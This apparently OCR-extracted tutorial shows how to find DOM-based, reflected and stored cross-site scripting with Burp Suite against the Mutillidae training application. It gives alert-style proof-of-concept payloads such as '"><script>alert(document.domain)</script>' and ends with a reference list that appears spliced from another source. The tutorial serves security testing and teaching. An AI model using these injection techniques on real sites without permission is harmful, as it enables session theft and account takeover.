
In the "Response 1" tab you can view the vulnerable JavaScript file being imported.



In the "Response 2" tab you can see how a value is read from a "document.url" file and written to "eval()".

The information in these tabs provides details of what will be needed when attempting to produce a valid payload for a proof of concept.


In this example we can discern that the parameter name must be equal to the param variable when the function is called. This satisfies the "if" statement.



The function called is "trigMMlurl".

We can then discern that the parameter name is "menu".

We can also use single quotation marks to break out of the function.




The payload is added to the URL in the address bar of your browser.
The payload we have used to produce the proof of concept is **?menu='-alert(1)-'**.

Using Burp to Manually Test for Reflected XSS


Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed in to the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request which, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application. The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

In this tutorial we will demonstrate how to generate a proof-of-concept reflected XSS exploit. The example uses a version of "Mutillidae" taken from OWASP's Broken Web Application Project. Find out how to download, install and use this project.




First, ensure that Burp is correctly configured with your browser.

With intercept turned off in the Proxy "Intercept" tab, visit the web application you are testing in your browser.




Visit the page of the website you wish to test for XSS vulnerabilities.




Return to Burp.

In the Proxy "Intercept" tab, ensure "Intercept is on".



Enter some appropriate input in to the web application and submit the request.




The request will be captured by Burp. You can view the HTTP request in the Proxy "Intercept" tab.

You can also locate the relevant request in various Burp tabs without having to use the intercept function, e.g. requests are logged and detailed in the "HTTP history" tab within the "Proxy" tab.

Right click anywhere on the request to bring up the context menu.

Click "Send to Repeater"



Go to the "Repeater" tab.

Here we can input various XSS payloads into the input field.


We can test various inputs by editing the "Value" of the appropriate parameter in the "Raw"

or "Params" tabs.

A simple payload such as **<s>** can often be used to check for issues.

In this example we have used a payload that attempts to perform a proof of concept pop up in our browser.


Click "Go".



We can assess whether the attack payload appears unmodified in the response. If so, the application is almost certainly vulnerable to XSS.

You can find the response quickly using the search bar at the bottom of the response panel.


The highlighted text is the result of our search.



Right click on the response to bring up the context menu.

Click "Show response in browser" to copy the URL.

You can also use "Copy URL" or "Request in browser".



In the pop up window, click "Copy".


Copy the URL in to your browser's address bar.

In this example we were able to produce a proof of concept for the vulnerability.

Using Burp to Manually Test for Stored XSS


Stored cross-site scripting vulnerabilities arise when data originating from any tainted source is copied into the application's responses in an unsafe way. An attacker can use the vulnerability to inject malicious JavaScript code into the application, which will execute within the browser of any user who views the relevant application content. The attacker-supplied code perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victims behalf, and logging their keystrokes.

In this tutorial we will demonstrate how to generate a proof-of-concept stored XSS exploit. The example uses a version of “Mutillidae” taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.




First, ensure that Burp is correctly configured with your browser.

With intercept turned off in the Proxy "Intercept" tab, visit the web application you are testing in your browser.




Visit the page of the website you wish to test for XSS vulnerabilities.



Return to Burp.

In the Proxy "Intercept" tab, ensure "Intercept is on".




Submit a request by refreshing the web application in your browser. The request will be captured by Burp. You can view the HTTP request in the Proxy"Intercept" tab.

You can also locate the relevant request in various Burp tabs without having to use the intercept function, e.g. requests are logged and detailed in the "HTTP history" tab within the "Proxy" tab.

Right click anywhere on the request to bring up the context menu.

Click "Send to Repeater"




Go to the "Repeater" tab.

Here we can input various XSS payloads in to the input field of a web application.

We can test various inputs by editing the "Value" of the appropriate parameter in the "Raw" or "Params" tabs.

In this example we have used a payload in an attempt to provide a proof of concept pop up in our browser.

Click "Go".



In the Proxy "Intercept" tab, ensure "Intercept is on".

Then return to your browser and refresh the page, thereby sending a second request to the application. This time simulating the user/victim.

If the payload fires, then the attack has been successful.

In this example we have been able to produce a proof of concept pop-up. The application is vulnerable to stored XSS.

Why We Alert document.domain

In this example, we have used a variation on the standard proof-of-concept attack string for detecting an XSS vulnerability. For example:

```
"><script>alert(document.domain)</script>
```

One reason for using a payload of this nature is that a pop up alert gives us a strong visual proof of concept, which is easy to identify and explain in a report. Using document.domain within the alert also demonstrates unequivocally which domain you are able to execute arbitrary JavaScript on.

105
ISBN 978-0-470-17077-9
• Jeremiah Grossman, Robert “RSnake” Hansen, Petko “pdp” D. Petkov, Anton Rager, Seth Fogie - “Cross Site Scripting Attacks: XSS Exploits and Defense”, 2007, Syngress, ISBN-10: 1-59749-154-3

Whitepapers

• RSnake: “XSS (Cross Site Scripting) Cheat Sheet” - http://ha.ckers.org/xss.html
• CERT: “CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests” - http://www.cert.org/advisories/CA-2000-02.html
• Amit Klein: “Cross-site Scripting Explained” -´\ http://courses.csail.mit.edu/6.857/2009/handouts/cssexplained.pdf
• Gunter Ollmann: “HTML Code Injection and Cross-site Scripting” - http://www.technicalinfo.net/papers/CSS.html
• CGISecurity.com: “The Cross Site Scripting FAQ” - http://www.cgisecurity.com/xss-faq.html
• Blake Frantz: “Flirting with MIME Types: A Browser’s Perspective” - http://www.leviathansecurity.com/pdf/Flirting%20with%20MIME%20Types.pdf

Tools

• OWASP CAL9000

CAL9000 is a collection of web application security testing tools that complement the feature set of current web proxies and automated scanners. It’s hosted as a reference at http://yehg.net/lab/pr0js/pentest/CAL9000/ .

